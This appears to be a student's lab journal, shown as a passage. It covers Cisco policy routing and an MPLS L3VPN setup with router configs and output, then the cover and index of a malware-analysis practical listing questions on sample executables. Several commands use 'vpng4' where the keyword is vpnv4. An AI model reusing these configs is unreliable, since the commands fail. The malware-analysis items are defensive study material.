*May 19 23:17:36.879: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
*May 19 23:17:36.915: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
g
*May 19 23:17:36.971: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
g
*May 19 23:17:37.031: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1
R3#, len 28, FIB policy rejected(no match) - normal forwarding
R3#
```

oo. Test the policy from R4 with the **traceroute** command, using R4 LAN B as the source network.

R4# **traceroute 192.168.1.1 source 192.168.4.129**

```
R3# traceroute 192.168.1.1 source 192.168.4.129
*May 19 23:17:55.763: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.763: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.823: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.823: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.827: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.883: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.883: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.887: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
```

```
R4#traceroute 192.168.1.1 source 192.168.4.129
Type escape sequence to abort.
Tracing the route to 192.168.1.1
 1 172.16.34.3 40 msec 28 msec 32 msec
 2 172.16.13.1 60 msec 64 msec 32 msec
```

pp. On R3, display the policy and matches using the **show route-map** command.


```
R3# show route-map
```

```
R3#show route-map
route-map R3-to-R1, permit, sequence 10
 Match clauses:
 ip address (access-lists): PBR-ACL
 Set clauses:
 ip next-hop 172.16.13.1
 Policy routing matches: 6 packets, 192 bytes
```

## Practical No - 6

**Aim:** Cisco MPLS Configuration

**Topology :**



### Step 1 – IP addressing of MPLS Core and OSPF

First bring 3 routers into your topology R1, R2, R3 position them as below. We are going to address the routers and configure ospf to ensure loopback to loopback connectivity between R1 and R3

```

Andheri(config)#int lo0
Andheri(config-if)#ip add 1.1.1.1 255.255.255.255
Andheri(config-if)#ip ospf 1 area 0
Andheri(config-if)#
Andheri(config-if)#int f0/0
Andheri(config-if)#ip add 10.0.0.1 255.255.255.0
Andheri(config-if)#no shut
Andheri(config-if)#ip ospf 1 area 0

```

```
Bandra(config)#int lo0
Bandra(config-if)#
Bandra(config-if)#ip add 2.2.2.2 255.255.255.255
Bandra(config-if)#ip ospf 1 area 0
Bandra(config-if)#
Bandra(config-if)#int f0/0
Bandra(config-if)#ip add 10.0.0.2 255.255.255.0
Bandra(config-if)#no shut
Bandra(config-if)#ip ospf 1 area 0
Bandra(config-if)#
Bandra(config-if)#int f0/1
Bandra(config-if)#ip add 10.0.1.2 255.255.255.0
Bandra(config-if)#no shut
Bandra(config-if)#ip ospf 1 area 0
```

```
Churchgate(config)#int lo0
Churchgate(config-if)#ip add 3.3.3.3 255.255.255.255
Churchgate(config-if)#ip ospf 1 area 0
Churchgate(config-if)#
Churchgate(config-if)#int f0/0
Churchgate(config-if)#ip add 10.0.1.3 255.255.255.0
Churchgate(config-if)#no shut
Churchgate(config-if)#ip ospf 1 area 0
```

You should now have full ip connectivity between R1, R2, R3 to verify this we need to see if we can ping between the loopbacks of R1 and R3

```
Andheri#ping 3.3.3.3 source lo0
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3.3.3.3, timeout is 2 seconds:
Packet sent with a source address of 1.1.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/52/64 ms
```

## Step 2 – Configure LDP on all the interfaces in the MPLS Core

In order to run MPLS you need to enable it, there are two ways to do this.

At each interface enter the mpls ip command

Under the ospf process use the mpls ldp autoconfig command

```
Andheri(config)#router ospf 1
Andheri(config-router)#mpls ldp autoconfig
```

```
Bandra(config)#router ospf 1
Bandra(config-router)#mpls ldp autoconfig
```

```
Churchgate(config)#router ospf 1
Churchgate(config-router)#mpls ldp autoconfig
```

You should see log messages coming up showing the LDP neighbors are up.

```
Bandra#
*May 29 17:03:09.559: %SYS-5-CONFIG_I: Configured from console by console
Bandra#
*May 29 17:03:28.631: %LDP-5-NBRCHG: LDP Neighbor 3.3.3.3:0 (2) is UP
```

To verify the mpls interfaces the command is very simple – sh mpls interface

This is done on R2 and you can see that both interfaces are running mpls and using LDP

```
Bandra#sh mpls int
Interface IP Tunnel BGP Static Operational
FastEthernet0/0 Yes (ldp) No No No Yes
FastEthernet0/1 Yes (ldp) No No No Yes
Bandra#
```

You can also verify the LDP neighbors with the sh mpls ldp neighbors command.

```
Bandra#sh mpls ldp neigh
Peer LDP Ident: 1.1.1.1:0; Local LDP Ident 2.2.2.2:0
 TCP connection: 1.1.1.1.646 - 2.2.2.2.25712
 State: Oper; Msgs sent/rcvd: 9/9; Downstream
 Up time: 00:01:23
 LDP discovery sources:
 FastEthernet0/0, Src IP addr: 10.0.0.1
 Addresses bound to peer LDP Ident:
 10.0.0.1 1.1.1.1
Peer LDP Ident: 3.3.3.3:0; Local LDP Ident 2.2.2.2:0
 TCP connection: 3.3.3.3.50470 - 2.2.2.2.646
 State: Oper; Msgs sent/rcvd: 8/8; Downstream
 Up time: 00:00:54
 LDP discovery sources:
 FastEthernet0/1, Src IP addr: 10.0.1.3
 Addresses bound to peer LDP Ident:
 10.0.1.3 3.3.3.3
```

One more verification to confirm LDP is running ok is to do a trace between R1 and R3 and verify if you get MPLS Labels show up in the trace.

```
Andheri#trace 3.3.3.3
Type escape sequence to abort.
Tracing the route to 3.3.3.3

 1 10.0.0.2 [MPLS: Label 17 Exp 0] 20 msec 60 msec 60 msec
 2 10.0.1.3 60 msec 60 msec 60 msec
```

### Step 3 – MPLS BGP Configuration between R1 and R3

We need to establish a Multi Protocol BGP session between R1 and R3 this is done by configuring the vpng4 address family as below

```
Andheri(config)#router bgp 1
Andheri(config-router)#neighbor 3.3.3.3 remote-as 1
Andheri(config-router)#neighbor 3.3.3.3 update-source Loopback0
Andheri(config-router)#no auto-summary
Andheri(config-router)#
Andheri(config-router)#address-family vpng4
Andheri(config-router-af)#neighbor 3.3.3.3 activate
```

```
Churchgate(config)#router bgp 1
Churchgate(config-router)#neighbor 1.1.1.1 remote-as 1
Churchgate(config-router)#neighbor 1.1.1.1
*May 29 17:06:19.459: %BGP-5-ADJCHANGE: neighbor 1.1.1.1 Up
Churchgate(config-router)#neighbor 1.1.1.1 update-source loopback 0
Churchgate(config-router)#no auto-summary
Churchgate(config-router)#address-family vpng4
Churchgate(config-router-af)#neighbor 1.1.1.1 activate
```

To verify the BGP session between R1 and R3 issue the command sh bgp vpng4 unicast allsummary

```
Andheri#sh bgp vpng4 unicast all summary
BGP router identifier 1.1.1.1, local AS number 1
BGP table version is 1, main routing table version 1

Neighbor V AS MsgRcvd MsgSent TblVer InQ OutQ Up/Down State/PfxRcd
3.3.3.3 4 1 5 6 1 0 0 00:00:30 0
```

#### Step 4 – Add two more routers, create VRFs

We will add two more routers into the topology so it now looks like the final topology

```
Borivali(config)#int lo0
Borivali(config-if)#ip ad
*May 29 17:13:47.223: %LINEPROTO-5-UPDOWN: Line protocol o
Borivali(config-if)#ip address 4.4.4.4 255.255.255.255
Borivali(config-if)#ip ospf 2 area 2
Borivali(config-if)#int f0/0
Borivali(config-if)#ip addressss 192.168.1.4 255.255.255.0
^
% Invalid input detected at '^' marker.

Borivali(config-if)#ip address 192.168.1.4 255.255.255.0
Borivali(config-if)#ip ospf 2 area 2
Borivali(config-if)#no shut
```

```
Andheri(config)#int f0/1
Andheri(config-if)#no shut
Andheri(config-if)#ip address
*May 29 17:14:16.199: %LINK-3-UPDOWN: Interface FastEther
*May 29 17:14:17.199: %LINEPROTO-5-UPDOWN: Line protocol
Andheri(config-if)#ip address 192.168.1.1 255.255.255.0

Andheri(config-if)#ip vrf RED
Andheri(config-vrf)#rd 4:4
Andheri(config-vrf)#route-target both 4:4
```

```
Andheri(config-vrf)#int f0/1
Andheri(config-if)#ip vrf forwarding RED
% Interface FastEthernet0/1 IP address 192.168.1.1 removed due to enabling VRF RED
```

```
Andheri#sh run int f0/1
Building configuration...

Current configuration : 119 bytes
!
interface FastEthernet0/1
 ip vrf forwarding RED
 ip address 192.168.1.1 255.255.255.0
 duplex auto
 speed auto
end
```

If you issue the command sh ip route this shows the routes in the global table and you will notice that you do not see 192.168.1.0/24

```
Andheri#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user subnet route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 1.0.0.0/32 is subnetted, 1 subnets
C 1.1.1.1 is directly connected, Loopback0
 2.0.0.0/32 is subnetted, 1 subnets
O 2.2.2.2 [110/2] via 10.0.0.2, 00:19:39, FastEthernet0/0
 3.0.0.0/32 is subnetted, 1 subnets
O 3.3.3.3 [110/3] via 10.0.0.2, 00:18:35, FastEthernet0/0
 10.0.0.0/24 is subnetted, 2 subnets
C 10.0.0.0 is directly connected, FastEthernet0/0
O 10.0.1.0 [110/2] via 10.0.0.2, 00:18:45, FastEthernet0/0
```

```
Andheri#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user subnet route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C 192.168.1.0/24 is directly connected, FastEthernet0/1
```

We just need to enable OSPF on this interface and get the loopback address for R4 in the

VRFRED routing table before proceeding.

```
Andheri(config)#int f0/1
Andheri(config-if)#ip ospf 2 area 2
```

If we now check the routes in the VRF RED routing table you should see 4.4.4.4 in there as well.

```
Andheri#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 4.0.0.0/32 is subnetted, 1 subnets
O 4.4.4.4 [110/2] via 192.168.1.4, 00:00:11, FastEthernet0/1
C 192.168.1.0/24 is directly connected, FastEthernet0/1
```

```
Andheri#sh ip route

Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 1.0.0.0/32 is subnetted, 1 subnets
C 1.1.1.1 is directly connected, Loopback0
 2.0.0.0/32 is subnetted, 1 subnets
O 2.2.2.2 [110/2] via 10.0.0.2, 00:28:18, FastEthernet0/0
 3.0.0.0/32 is subnetted, 1 subnets
O 3.3.3.3 [110/3] via 10.0.0.2, 00:27:14, FastEthernet0/0
 10.0.0.0/24 is subnetted, 2 subnets
C 10.0.0.0 is directly connected, FastEthernet0/0
O 10.0.1.0 [110/2] via 10.0.0.2, 00:27:24, FastEthernet0/0
```

```
Andheri#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 4.0.0.0/32 is subnetted, 1 subnets
O 4.4.4.4 [110/2] via 192.168.1.4, 00:07:42, FastEthernet0/1
C 192.168.1.0/24 is directly connected, FastEthernet0/1
```

We now need to repeat this process for R3 & R6 Router 6 will peer OSPF using process number2 to a VRF configured on R3. It will use the local site addressing to 192.168.2.0/24

```
Mahim(config)#INT LO0
Mahim(config-if)#
*May 29 17:18:58.903: %LINEPROTO-5-UPDOWN: Line pro
Mahim(config-if)#ip add 6.6.6.6 255.255.255.255
Mahim(config-if)#ip ospf 2 area 2
Mahim(config-if)#int f0/0
Mahim(config-if)#ip add 192.168.2.6 255.255.255.0
Mahim(config-if)#ip ospf 2 area 2
Mahim(config-if)#no shut
```

```
Churchgate(config)#int f0/1
Churchgate(config-if)#no shut
Churchgate(config-if)#ip add
*May 29 17:23:19.111: %LINK-3-UPDOWN: Interface FastEth
*May 29 17:23:20.111: %LINEPROTO-5-UPDOWN: Line protocol
Churchgate(config-if)#ip add 192.168.2.3 255.255.255.0
```

We also need to configure a VRF onto R3 as well.

```
Churchgate(config-if)#ip vrf RED
Churchgate(config-vrf)#rd 4:4
Churchgate(config-vrf)#route-target both 4:4

Churchgate(config-vrf)#int f0/1
Churchgate(config-if)#ip vrf forwarding RED
% Interface FastEthernet0/1 IP address 192.168.2.3 removed due to enabling VRF RED
Churchgate(config-if)#int f0/1
Churchgate(config-if)#ip add 192.168.2.1 255.255.255.0
```

```
Churchgate#sh run int f0/1
Building configuration...

Current configuration : 119 bytes
!
interface FastEthernet0/1
 ip vrf forwarding RED
 ip address 192.168.2.1 255.255.255.0
 duplex auto
 speed auto
end
```

Check the router in vrf RED


```
Churchgate#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user subnet route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 6.0.0.0/32 is subnetted, 1 subnets
O 6.6.6.6 [110/2] via 192.168.2.6, 00:01:10, FastEthernet0/1
C 192.168.2.0/24 is directly connected, FastEthernet0/1
```

Ok so we have come a long way now let's review the current situation. We now have this setup



```
Borivali#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user subnet route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 4.0.0.0/32 is subnetted, 1 subnets
C 4.4.4.4 is directly connected, Loopback0
C 192.168.1.0/24 is directly connected, FastEthernet0/0
```

As expected we have the local interface and the loopback address. When we are done we want to see 6.6.6.6 in there so we can ping across the MPLS Check the routes on R1

```
Andheri#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external ty
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS
 ia - IS-IS inter area, * - candidate default, U - per-user
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 1.0.0.0/32 is subnetted, 1 subnets
C 1.1.1.1 is directly connected, Loopback0
 2.0.0.0/32 is subnetted, 1 subnets
O 2.2.2.2 [110/2] via 10.0.0.2, 00:28:18, FastEthernet0/0
 3.0.0.0/32 is subnetted, 1 subnets
O 3.3.3.3 [110/3] via 10.0.0.2, 00:27:14, FastEthernet0/0
 10.0.0.0/24 is subnetted, 2 subnets
C 10.0.0.0 is directly connected, FastEthernet0/0
O 10.0.1.0 [110/2] via 10.0.0.2, 00:27:24, FastEthernet0/0
```

```
Andheri#sh ip route vrf RED
```

```
Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS
 ia - IS-IS inter area, * - candidate default, U - per-user sta
 o - ODR, P - periodic downloaded static route
```

```
Gateway of last resort is not set
```

```
 4.0.0.0/32 is subnetted, 1 subnets
O 4.4.4.4 [110/2] via 192.168.1.4, 00:07:42, FastEthernet0/1
C 192.168.1.0/24 is directly connected, FastEthernet0/1
```

```
Andheri(config)#router bgp 1
Andheri(config-router)#address-family ipv4 vrf RED
Andheri(config-router-af)#redistribute ospf 2
Andheri(config-router-af)#exit
Andheri(config-router)#end
```

```
Churchgate(config)#router bgp 1
Churchgate(config-router)#address-family ipv4 vrf RED
Churchgate(config-router-af)#redistribute ospf 2
Churchgate(config-router-af)#end
```

```
Andheri#sh ip bgp vpng4 vrf RED
BGP table version is 9, local router ID is 1.1.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
Route Distinguisher: 4:4 (default for vrf RED)
*-> 4.4.4.4/32 192.168.1.4 2 32768 ?
*->i6.6.6.6/32 3.3.3.3 2 100 0 ?
*-> 192.168.1.0 0.0.0.0 0 32768 ?
*->i192.168.2.0 3.3.3.3 0 100 0 ?
```

```
Churchgate#sh ip bgp vpng4 vrf RED
BGP table version is 9, local router ID is 3.3.3.3
Status codes: s suppressed, d damped, h history, * valid, > best,
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
Route Distinguisher: 4:4 (default for vrf RED)
*->i4.4.4.4/32 1.1.1.1 2 100 0 ?
*-> 6.6.6.6/32 192.168.2.6 2 32768 ?
*->i192.168.1.0 1.1.1.1 0 100 0 ?
*-> 192.168.2.0 0.0.0.0 0 32768 ?
```

Which it is! 6.6.6.6 is now in the BGP table in VRF RED on R3 with a next hop of 192.168.2.6 (R6) and also 4.4.4 is in there as well with a next hop of 1.1.1.1 (which is the loopback of R1 – showing that it is going over the MPLS and R2 is not in the picture)

```
Andheri(config)#router ospf 2
Andheri(config-router)#redistribute bgp 1 subnets
```

```
Churchgate(config)#router ospf 2
Churchgate(config-router)#redistribute bgp 1 subnets
```

Before we do let's see what the routing table look like on R4

```
Borivali#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 4.0.0.0/32 is subnetted, 1 subnets
C 4.4.4.4 is directly connected, Loopback0
 6.0.0.0/32 is subnetted, 1 subnets
O IA 6.6.6.6 [110/3] via 192.168.1.1, 00:00:50, FastEthernet0/0
C 192.168.1.0/24 is directly connected, FastEthernet0/0
O IA 192.168.2.0/24 [110/2] via 192.168.1.1, 00:00:50, FastEthernet0/0
```

Do the same step of on R6

```
Mahim#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS lev
 ia - IS-IS inter area, * - candidate default, U - per-user static
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 4.0.0.0/32 is subnetted, 1 subnets
O IA 4.4.4.4 [110/3] via 192.168.2.1, 00:00:22, FastEthernet0/0
 6.0.0.0/32 is subnetted, 1 subnets
C 6.6.6.6 is directly connected, Loopback0
O IA 192.168.1.0/24 [110/2] via 192.168.2.1, 00:00:22, FastEthernet0/0
C 192.168.2.0/24 is directly connected, FastEthernet0/0
```

Lets chevk ping command

```
Borivali#ping 6.6.6.6

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 6.6.6.6, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 112/120/128 ms
```

Which we can – to prove this is going over the mpls and be label switched and not routed, letsdo a trace

```
Borivali#trace 6.6.6.6

Type escape sequence to abort.
Tracing the route to 6.6.6.6

 1 192.168.1.1 20 msec 32 msec 24 msec
 2 10.0.0.2 [MPLS: Labels 17/19 Exp 0] 112 msec 136 msec 124 msec
 3 192.168.2.1 [MPLS: Label 19 Exp 0] 72 msec 92 msec 92 msec
 4 192.168.2.6 140 msec 124 msec 124 msec
```



NURTURING POTENTIAL

SAKET GYANPEETH'S  
**SAKET COLLEGE OF ARTS, SCIENCE AND COMMERCE**  
(Permanently Affiliated to University of Mumbai)

NAAC Accredited B Grade

Saket Vidyanagri Marg, Chinchpada Road, Katemanivali,  
Kalyan (East) -421306(Mah)

**Department of Information Technology**

This is to certify that

**Mr. SAKET SUBHASH PANDEY**      **Seat No.** \_\_\_\_\_

of

**M.Sc. Information Technology**

**Part I Semester II**

has satisfactorily carried out the required practical in the subject  
of **MALWARE ANALYSIS**  
For the Academic year 2023 – 2024

---

**Practical In-Charge**

---

**Head of the Department**

**College Seal**

## INDEX

| Sr. No. | Title                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Page No. | Sign |
|---------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|------|
| 1       | <b>1. a. Files: Lab01-01.exe and Lab01-01.dll.</b><br>i. Upload the files to <a href="http://www.VirusTotal.com/">http://www.VirusTotal.com/</a> and view the reports. Does either file match any existing antivirus signatures?<br>ii. When were these files compiled?<br>iii. Are there any indications that either of these files is packed or obfuscated? If so, what are these indicators?<br>iv. Do any imports hint at what this malware does? If so, which imports are they?<br>v. Are there any other files or host-based indicators that you could look for on infected systems?<br>vi. What network-based indicators could be used to find this malware on infected machines?<br>vii. What would you guess is the purpose of these files? |          |      |
|         | <b>b. Analyze the file Lab01-02.exe.</b><br>i. Upload the <i>Lab01-02.exe</i> file to <a href="http://www.VirusTotal.com/">http://www.VirusTotal.com/</a> . Does it match any existing antivirus definitions?<br>ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.<br>iii. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?<br>iv. What host- or network-based indicators could be used to identify this malware on infected machines?                                                                                                                                              |          |      |
|         | <b>c. Analyze the file Lab01-03.exe.</b><br>i. Upload the <i>Lab01-03.exe</i> file to <a href="http://www.VirusTotal.com/">http://www.VirusTotal.com/</a> . Does it match any existing antivirus definitions?<br>ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.<br>iii. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?<br>iv. What host- or network-based indicators could be used to identify this malware on infected machines?                                                                                                                                              |          |      |
|         | <b>d. Analyze the file Lab01-04.exe.</b><br>i. Upload the <i>Lab01-04.exe</i> file to <a href="http://www.VirusTotal.com/">http://www.VirusTotal.com/</a> . Does it match any existing antivirus definitions?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |          |      |

|  |                                                                                                                                                                                      |  |  |
|--|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|  | ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.                                |  |  |
|  | iii. When was this program compiled?                                                                                                                                                 |  |  |
|  | iv. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?                                                                    |  |  |
|  | v. What host- or network-based indicators could be used to identify this malware on infected machines?                                                                               |  |  |
|  | vi. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource? |  |  |
|  | <b>e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.</b>                                                                                     |  |  |
|  | i. What are this malware's imports and strings?                                                                                                                                      |  |  |
|  | ii. What are the malware's host-based indicators?                                                                                                                                    |  |  |
|  | iii. Are there any useful network-based signatures for this malware? If so, what are they?                                                                                           |  |  |
|  | <b>f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.</b>                                                                                     |  |  |
|  | i. How can you get this malware to install itself?                                                                                                                                   |  |  |
|  | ii. How would you get this malware to run after installation?                                                                                                                        |  |  |
|  | iii. How can you find the process under which this malware is running?                                                                                                               |  |  |
|  | iv. Which filters could you set in order to use procmon to glean information?                                                                                                        |  |  |
|  | v. What are the malware's host-based indicators?                                                                                                                                     |  |  |
|  | vi. Are there any useful network-based signatures for this malware?                                                                                                                  |  |  |
|  | <b>g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment</b>                                            |  |  |
|  | i. What do you notice when monitoring this malware with Process Explorer?                                                                                                            |  |  |
|  | ii. Can you identify any live memory modifications?                                                                                                                                  |  |  |
|  | iii. What are the malware's host-based indicators?                                                                                                                                   |  |  |
|  | iv. What is the purpose of this program?                                                                                                                                             |  |  |
|  | <b>h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.</b>                                                                                     |  |  |
|  | i. What happens when you run this file?                                                                                                                                              |  |  |
|  | ii. What is causing the roadblock in dynamic analysis?                                                                                                                               |  |  |
|  | iii. Are there other ways to run this program?                                                                                                                                       |  |  |

|    |                                                                                                                                                                                                                                                                                      |  |  |
|----|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
| 2. | <b>a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware.</b> |  |  |
|    | i. What is the address of DllMain?                                                                                                                                                                                                                                                   |  |  |
